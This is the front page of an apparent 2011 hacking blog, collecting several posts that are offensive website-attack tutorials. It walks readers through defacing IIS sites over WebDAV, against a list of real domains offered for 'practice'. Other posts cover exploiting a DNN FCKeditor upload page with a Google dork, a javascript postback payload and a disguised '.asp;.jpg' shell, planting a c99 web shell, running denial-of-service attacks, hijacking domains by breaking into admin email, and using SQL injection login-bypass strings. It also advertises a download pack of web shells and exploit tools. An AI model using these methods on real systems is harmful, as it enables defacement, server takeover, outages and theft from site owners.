FireSale HackBoy

Knowledge Shared By FireSale HackBoy...

Hacking

The Art Of Exploitation...

Ethical Hacking

Security Experts...Same Techniques To Make Hacker's Stuff Useless.

Black Hat Hacking

Dark Side Of Hacking... In Short Destruction Of Cyber Stuff.

Digital Stuff

All The Digital Stuff Is Under The Influence Of Cyber Attacks... Be Safe

Showing posts with label Website Hacking. Show all posts

Friday, December 9, 2011

IIS Exploit Website Hacking Detailed Tutorial - Websites Hacking

Guys today I'm gonna share that how to hack IIS powered websites. So, let's start.

STEP 1: Goto Computer Folder  and right click. Then Click on Add Network. Click Next, Next.


NOTE: If you're using Windows XP then 1st Goto Start> Run  and type the following code
without quotaions.
                ""   %WINDIR%\EXPLORER.EXE ,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{BDEADF00-C265-11d0-BCED-00A0C90AB50F} ""

STEP 2: Now Enter the vulnerable link which you're gonna hack and press Enter.

STEP 3: Now Open this Network Location. And insert you deface page in this folder.


STEP 4: Now Open the link of your deface page....
e.g : if you enter deface page index.html....then you're defaced link will be like this.
http://www.yourtarget.com/index.html

And see how easily you defaced a website...

Some IIS Exploit Websites are here for you practice.


  1. http://365tg.net/

  1. http://8090gogo.com/

  1. http://99zs.net/

  1. http://bbs.365tg.net/

  1. http://bbs.ttroad.com/

  1. http://fyuser.fy768.com/

  1. http://shop.365tg.net/

  1. http://sys.lubooil.com/

  1. http://tg.feitengcar.com/

  1. http://www.365tg.net/

  1. http://www.99zs.net/

  1. http://www.fy768.com/

  1. http://www.shop574.com/

  1. http://www.ttroad.com/

  1. http://hellen.9s6.com/

  1. http://hanhua.9s6.com/

  1. http://auditeur.lexbase.fr/

  1. http://axoneservices.com/

Enjoy Hacking!!!

 Hope you'll enjoyed and learned through this tutorial... Responses and Questions are most welcome.

Thursday, November 3, 2011

WebSurgery – Web Application Security Testing Suite

WebSurgery is a suite of tools for security testing of web applications. It was designed for security auditors to help them with the web application planning and exploitation. Currently, it uses an efficient, fast and stable Web Crawler, File/Dir Brute forcer, Fuzzer for advanced exploitation of known and unusual vulnerabilities such as SQL Injection, Cross site scripting (XSS), Brute force for login forms, identification of firewall-filtered rules, DOS Attacks and WEB Proxy to analyze, intercept and manipulate the traffic between your browser and the target web application.
WEB Crawler
WEB Crawler was designed to be fast, accurate, stable, completely parametrable and the use of advanced techniques to extract links from Javascript and HTML Tags. It works with parametrable timing settings (Timeout, Threading, Max Data Size, Retries) and a number of rules parameters to prevent infinitive loops and pointless scanning (Case Sensitive, Dir Depth, Process Above/Below, Submit Forms, Fetch Indexes/Sitemaps, Max Requests per File/Script Parameters). It is also possible to apply custom headers (user agent, cookies etc) and Include/Exclude Filters. WEB Crawler come with an embedded File/Dir Brute Forcer which helps to directly brute force for files/dirs in the directories found from crawling.
WEB Bruteforcer
WEB Bruteforcer is a brute forcer for files and directories within the web application which helps to identify the hidden structure. It is also multi-threaded and completely parametrable for timing settings (Timeout, Threading, Max Data Size, Retries) and rules (Headers, Base Dir, Brute force Dirs/Files, Recursive, File’s Extension, Send GET/HEAD, Follow Redirects, Process Cookies and List generator configuration).
By default, it will brute force from root / base dir recursively for both files and directories. It sends both HEAD and GET requests when it needs it (HEAD to identify if the file/dir exists and then GET to retrieve the full response).
WEB Fuzzer
WEB Fuzzer is a more advanced tool to create a number of requests based on one initial request. Fuzzer has no limits and can be used to exploit known vulnerabilities such (blind) SQL Inections and more unsual ways such identifing improper input handling, firewall/filtering rules, DOS Attacks.
WEB Editor
A simple WEB Editor to send individual requests. It also contains a HEX Editor for more advanced requests.
WEB Proxy
WEB Proxy is a proxy server running locally and will allow you to analyze, intercept and manipulate HTTP/HTTPS requests coming from your browser or other application which support proxies.
You can download WebSurgery here:
Setup – setup.msi
Portable – websurgery.zip

VeriSign Demands The Power To Take Down Websites/Domains

I was scanning the news today, and nothing much was going on. There were some half-arsed stories about Anonymous and LulzSec – but nothing really worth writing about. And then, and then I spotted this, which quite frankly scares the shit out of me.
As much as it may well have a use in law enforcement, I’m sorry but I don’t want any single organization, corporation or entity to have the power to take out domains.
It’s just plain wrong, and well the UK has already started tabling something like this back in September.
VeriSign, which manages the database of all .com internet addresses, wants powers to shut down “non-legitimate” domain names when asked to by law enforcement.
The company said today it wants to be able to enforce the “denial, cancellation or transfer of any registration” in any of a laundry list of scenarios where a domain is deemed to be “abusive”.
VeriSign should be able to shut down a .com or .net domain, and therefore its associated website and email, “to comply with any applicable court orders, laws, government rules or requirements, requests of law enforcement or other governmental or quasi-governmental agency, or any dispute resolution process”, according to a document it filed today with domain name industry overseer ICANN.
The company has already helped law enforcement agencies in the US, such as the Immigration and Customs Enforcement agency, seize domains that were allegedly being used to sell counterfeit goods or facilitate online piracy, when the agency first obtained a court order.
That seizure process has come under fire because, in at least one fringe case, a seized .com domain’s website had already been ruled legal by a court in its native Spain.
Senior ICE agents are on record saying that they believe all .com addresses fall under US jurisdiction.
But the new powers would be international and, according to VeriSign’s filing, could enable it to shut down a domain also when it receives “requests from law enforcement”, without a court order.
Yes VeriSign do manage all the .com and .net domains, but they aren’t technically ruled under the US jurisdiction – there are plenty of .com domains that are hosted outside of the US, including the DNS infrastructure.
What I’m especially interested in, is how they plan to handle the fact that lots of things are illegal in some countries and perfectly legal in others. The part that scares me is they will be able to take down a domain without a court order, just on ‘request’ from a law enforcement agency.
To me, that opens it up to abuse – if you are going to do something like this, at least institute a due process to manage it properly.

“Various law enforcement personnel, around the globe, have asked us to mitigate domain name abuse, and have validated our approach to rapid suspension of malicious domain names,” VeriSign told ICANN, describing its system as “an integrated response to criminal activities that utilize Verisign-managed [top-level domains] and DNS infrastructure”.
The company said it has already cooperated with US law enforcement, including the FBI, to craft the suspension policies, and that it intends to also work with police in Europe and elsewhere.
It’s not yet clear how VeriSign would handle a request to suspend a .com domain that was hosting content legal in the US and Europe but illegal in, for example, Saudi Arabia or Uganda.
VeriSign made the request in a Registry Services Evaluation Process (RSEP) document filed today with ICANN. The RSEP is currently the primary mechanism that registries employ when they want to make significant changes to their contracts with ICANN.
The request also separately asks for permission to launch a “malware scanning service”, not dissimilar to the one recently introduced by ICM Registry, manager of the new .xxx extension.
That service would enable VeriSign to scan all .com websites once per quarter for malware and then provide a free “informational only” security report to the registrar responsible for the domain, which would then be able to take re-mediation action. It would be a voluntary service.
Scary thoughts really. However the malware scanning service sounds like something that would help the Internet clean up all the nasty stuff, but then again – do the registrars really care, and would they respond?
Either way, I don’t like the fact that these draconian control laws may be placed on the Internet as we know – that basically allow US law enforcement agencies to take down domains as they please.
What I’m guessing, if this is implemented, it may well become a major target for Social Engineering efforts. What’s more effective than a traditional DDoS attack? Having the domain completely killed by VeriSign – that’s what.
Source: The Register

Wednesday, November 2, 2011

How Hackers Hack Your Website: Overview of Common Techniques

We hear the same terms bandied about whenever a popular site gets hacked. You know… SQL Injection, cross site scripting, that kind of thing. But what do these things mean? Is hacking really as inaccessible as many of us imagine — a nefarious, impossibly technical twilight world forever beyond our ken?
Not really.
When you consider that you can go to Google right now and enter a search string which will return you thousands of usernames and passwords to websites, you realize that this dark science is really no mystery at all. You'll react similarly when you see just how simple a concept SQL Injection is, and how it can be automated with simple tools. Read on, to learn the basics of how sites and web content management systems are most often hacked, and what you can do to reduce the risk of it happening to you.

SQL Injection

SQL Injection involves entering SQL code into web forms, eg. login fields, or into the browser address field, to access and manipulate the database behind the site, system or application.
When you enter text in the Username and Password fields of a login screen, the data you input is typically inserted into an SQL command. This command checks the data you've entered against the relevant table in the database. If your input matches table/row data, you're granted access (in the case of a login screen). If not, you're knocked back out.
The Simple SQL Injection Hack
In its simplest form, this is how the SQL Injection works. It's impossible to explain this without reverting to code for just a moment. Don't worry, it will all be over soon.
Suppose we enter the following string in a Username field:

' OR 1=1 double-dash-txt.png
The authorization SQL query that is run by the server, the command which must be satisfied to allow access, will be something along the lines of:
SELECT * FROM users WHERE username = ?USRTEXT '
AND password = ?PASSTEXT?
…where USRTEXT and PASSTEXT are what the user enters in the login fields of the web form.
So entering `OR 1=1 — as your username, could result in the following actually being run:
SELECT * FROM users WHERE username = ?' OR 1=1 — 'AND password = '?
Two things you need to know about this:
['] closes the [username] text field.
'double-dash-txt.png' is the SQL convention for Commenting code, and everything after Comment is ignored. So the actual routine now becomes:
SELECT * FROM users WHERE username = '' OR 1=1
1 is always equal to 1, last time I checked. So the authorization routine is now validated, and we are ushered in the front door to wreck havoc.
Let's hope you got the gist of that, and move briskly on.
Brilliant! I'm gonna go hack me a Bank!
Slow down, cowboy. This half-cooked method won't beat the systems they have in place up at Citibank, evidently.
citibankhack.png
But the process does serve to illustrate just what SQL Injection is all about — injecting code to manipulate a routine via a form, or indeed via the URL. In terms of login bypass via Injection, the hoary old ' OR 1=1 is just one option. If a hacker thinks a site is vulnerable, there are cheat-sheets all over the web for login strings which can gain access to weak systems. Here are a couple more common strings which are used to dupe SQL validation routines:
username field examples:
  • admin'—
  • ') or ('a'='a
  • ”) or (“a”=”a
  • hi” or “a”=”a
… and so on.
Backdoor Injection- Modules, Forums, Search etc.
Hacking web forms is by no means limited exclusively to login screens. A humble search form, for instance, is necessarily tied to a database, and can potentially be used to amend database details. Using SQL commands in search forms can potentially do some extremely powerful things, like calling up usernames and passwords, searching the database field set and field names, and amending same. Do people really get hacked through their search forms? You better believe it. And through forums, and anywhere else a user can input text into a field which interacts with the database. If security is low enough, the hacker can probe the database to get names of fields, then use commands like INSERT INTO, UNION, and so forth to get user information, change product prices, change account settings/balances, and just about anything else… depending on the security measures in place, database architecture and so on.
So you can have security locked down at the login, but poor security on other forms can still be exploited. Unfortunately this is a real worry regarding 3rd party modules for Web CMS products which incorporate forms, and for CMS products these 3rd party modules are often the weakest links which allows hackers access to your database.
Automated Injection
There are tools to automate the process of SQL Injection into login and other fields. One hacker process, using a specific tool, will be to seek out a number of weak targets using Google (searching for login.asp, for instance), then insert a range of possible injection strings (like those listed above, culled from innumerable Injection cheat-sheets on the Web), add a list of proxies to cover his movements, and go play XBox while the program automates the whole injection process.
Remote Injection
This involves uploading malicious files to inject SQL and exploit other vulnerabilities. It's a topic which was deemed beyond the scope of this report, but you can view this PDF if you'd like to learn more.
SQL Injection in the Browser Address Bar
Injections can also be performed via the browser address bar. I don't mean to have a pop at Microsoft, but when it comes to such vulnerabilities, HTTP GET requests with URLs of the following form are most often held to be vulnerable:
http://somesite.com/index.asp?id=10
Try adding an SQL command to the end of a URL string like this, just for kicks:
http://somesite.com/index.asp?id=10 AND id=11
See if both articles come up. Don't shoot your webmaster just yet if it's your own site and you get two articles popping up: this is real low-level access to the database. But some such sites will be vulnerable. Try adding some other simple SQL commands to the end of URLs from your own site, to see what happens.

Sunday, October 2, 2011

Website Hacking Tools Pack - Hacking Tools

Tool List:
Apache Hacking Tools Directory:
Apache Chunked Scanner
Apache Hacker Tool v 2.0
Apache H4x0r Script


Remote File Inclusion And Remote Command Execution Directory :
IIS 5 Dav Scanner & Exploiter
PHP Attacker
PHP Injection Scanner & Exploiter
XML-RPC Scanner & Exploiter


Databases & SQL Injection & XSS Tools Directory :
Casi 4.0
ForceSQL
Mssql BruteForce TooL
SQL Ping 2
SQL Recon
SQL Vuln Scanner
SQL & XSS TooL


PHP Shells :
rootshell v2.0
c99shell #16
Backdoor php v0.1
r57shell
ajan
casus15
cmd (asp)
CyberEye (asp)
CyberSpy5 (asp)
Indexer (asp)
Ntdaddy (asp)
News Remote PHP Shell Injection
PHP Shell
phpRemoteView

nstview php shell


Download Here:

Tuesday, August 30, 2011

Web Surgery v0.6 Web Testing Suite Released - Hacking Tools


WebSurgery is a suite of tools for security testing of web applications. It was designed for security auditors to help them with the web application planning and exploitation. Currently, it uses an efficient, fast and stable Web Crawler, File/Dir Brute forcer, Fuzzer for advanced exploitation of known and unusual vulnerabilities such as SQL Injections, Cross site scripting (XSS), Brute force for login forms, identification of firewall-filtered rules, DOS Attacks and WEB Proxy to analyze, intercept and manipulate the traffic between your browser and the target web application. 


Download Here:

Sunday, August 28, 2011

How To Hack A Website Using C99 Shell - Website Hacking


The c99 shell script is a very good way to hack a php enable web server. You have to find an unsecure uploader to upload this file to the server. Here i used unsecure uploader means the uploader which can't check for file extension and allow us to upload our executable scripts to the server.


This c99 shell allows an attacker to hijack the php enable web server. This script is very user friendly and having very good interface so it is easy to use. You can issue any php command to run on the web server. You can use any of the commands given in the script to run on the web server.


For hacking a website using C99 script follow these steps.

1) Find a php web site with an uploader.
2) Test the file uploader to be secure or not by uploading files with a server executable extension.
3) If uploader is unsecure then upload the shell script.
4) Execute the uploaded code by navigating to the uploaded page.
5) A c99 script GUI will show up with a lot of options and details.
6) Look for the server details if the safe mode is on or off. If safe mode is off then the entire web server can be controlled by the script. If its on then on the directory in which c99 shell script is uploaded can only be controlled by the script.
7) Apart from being able to chmod, modify and delete files c99 also lets its user brute force the ftp but it requires an additional dictionary file which can run into hundreds of MBs.

Friday, August 19, 2011

DNN Website Hacking Toturial - Black Hat Hacking

Step 1 : 
http://www.google.com


Step 2:Now enter this dork (this is Dork for find DNN Valn sites)

 inurl:/Fck/fcklinkgallery.aspx
this is a dork to find the Portal Vulnerable sites, use it wisely.

Step 3: 
it will show you many sites, Copy any one of site.

Step 4: 
For example take this site.
Example:


http://www.itservicespro.net
Step 5: Now Paste after the site url

  this

/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx

so Site is this : 
http://itservicespro.net/Providers/HtmlEditorProviders/Fck/fcklinkgallery.aspx


so it will look like this (screenshot below)
Note:  if it will show you like this (see screenshot below) its mean site could not hack find another site
 

Now Click on 

File ( A File On Your Site )

Step 8:Now replace the URL in the address bar with a Simple Script

javascript:__doPostBack('ctlURL$cmdUpload','')
Step 9:You will Find the Upload Option

Step 10:
Select Root


After upload 
go for your shell  www.yoursite.com/portals/0/yourshellname.asp;.jpg

That's It....:)

Wednesday, August 10, 2011

Hack Websites Using RDOS Attack - Hacking Toturials

Have you ever wanted to DOS attack on a website. Here I am going to write about a tool which is really helpful but it wouldn't be effective on big servers.    NOTE: Please do not try to this tutorial to harm any other's website. I will not be responsible in any case. If you are not agree, please leave this website without reading further tutorial.


You need:

  1. Port Scanner Download Here

  2. rDOS Download Here

  3. Ip Hiding tool Download Here


Follow these steps:

1: First of all you need to know the IP address of the website you want to crash.
Use ping command in windows to get the ip address of the website.
open CMD and enter ping www.website.com
see the snap
Now you have the IP address of the website.

2: Now use Port scanner to check whether PORT 80 is open or not. If PORT 80 is not open choose another website to hack :P
otherwise you can crash this website.

3: Now open your  rDos. Enter your victims ip that you got from step 1.
It will ask you for the port to attack use port 80 that’s why we scanned to make sure that 80 was open! If it is closed it will not work.

Domain Hijacking - Black Hat Hacking


In this post, I will show you how domain names are hacked. Hacking of a domain name from it's original user is known as Domain name hijacking. Let me explain what is this.

Suppose i bought a domain name. Now i need a web host for hosting my website. 
Now how it works??


When we bought a domain name, we also get a control panel for full control on this domain name. From this control panel we point our domain to the web server where our files are actually host.
For ex- I have a domain name abc.com and i bought hosting at a server webhost.com. then for working of our website we need to setup our domain to point to our web hosting server webhost.com.

Now how domain hijacked??
For hijacking a domain name, you need to get access the domain name control panel and point out it to your website server from it's original server. In above example, suppose a person Y wants to hack the domain name abc.com. He will try to get access to the control panel of the domain name abc.com. After doing this he will change it to point ywebhosting.com where Y has hosted his website. Now we can see thaty the original website was on webhost.com but now it changes to ywebhosting.com. All visitors of abc.com will see a different website now.

How to get access to the domain control panel??
To hijack a domain name it is necessary to get access to the domain name control panel. For this we need 2 infornmations.
  1. Domain name registrar

  2. Administrative email associated with this domain

This is very easy to get these information about a domain name. Use WHOIS service for this. go to http://whois.domaintools.com/ enter the target URL and lookup. You will get the whois record of the domain name. NOw see the record and find the administrative email address and registrant service provider for this domain name. Now you have both informations about this domain name.
The administrative email address of this domain name is the key to hijack this domain name. Now hack this email account. For hacking email account go and read email account hacking of this website section.
after gaining access to this email id, search in mail for emails from the registrar emails. Surely there will be an email with user name and password. If not then go to the registrar website and click on forgot password link and reset the password of your choice. Now you can login to the control panel of the domain name. Change the settings of this domain name. 
Domain name is now hijacked ......

How to protect your domain name??
 
For protecting your domain name, protect your administrative email address. Protect your email account from being hacked.
Another best way is private domain name registration. In this type of registration, your private information such as administrative address will be hidden to public in whois records.So the private registration provides an extra security and protects your privacy.Private domain registration costs a bit extra amount but is really worth for it’s advantages. Every domain registrar provides an option to go for private registration, so when you purchase a new domain make sure that you select the private registration option 

Wednesday, July 27, 2011

How To Hack Websites Through SQL Injection

Vandals, who know how to hack, most often use hacking methods for the purpose of defacing a website or ruin the entire data and files while the other section cracks through the websites simply to steal substance. While the former brings severe harm to the victim, the cyber burglars do not do much harm.
There is a load of devastating tools that the web hackers use to vandalize just anything and everything they want to. One of the most popular weapons or method that can bring immense harm is SQL Injection. SQL – the short form of Structured Query Language is a special type of language that is used when a web application uses a database communicating with the other database for some required function.
With the help of the SQL command issued to a database server, the web application can cast a deep impact to all the aspects of the database allowing the hackers to edit, add, and delete information there from. SQL has been designed for the legitimate purpose while it has now become a deadly weapon in the hand of the web hackers intended for hacking sites. The web hackers can inject SQL command and may perform any operation as per his or her own sweet will.
Another more dangerous technique is Cross Site Scripting, which is also defined by XSS. This is a stronger weapon that brings out much more devastation. Cross Site Scripting or XSS is a devastating technique that facilitates the hackers to inject the malicious scripting code in the form of _JavaScript in the user input form or sometimes incorporated in the URL query string. Cross Site Scripting can virtually do any task such as recording the keystrokes and stealing cookies once it is injected into the targeted browser of the end user.

Distributed Denial of Service

Denial of Service attack or Distributed Denial of Service i.e. DOS or DDOS is the attacking technique that is used by the hackers who wants to overload any remote system with a repeated and enormously large volume of requests for any specified service. The most interesting fact about the DDOS is that it can attack a several thousands of distinctive users in such a fashion that the script fails to detect whether the requests are legitimate or illegitimate. Though it is quite tough to prevent Dos attack, yet successful efforts have been made in this regard by checking out the IP address hacking of the source of the requests.
There are innumerable of such tactical techniques in the hands of the web hackers for hacking into websites. These tools have made the website hacking so easy that it has become fun for the cyber terrorists. The first step of hacking web sites is simply to detect the feeble and less secured portion of the system.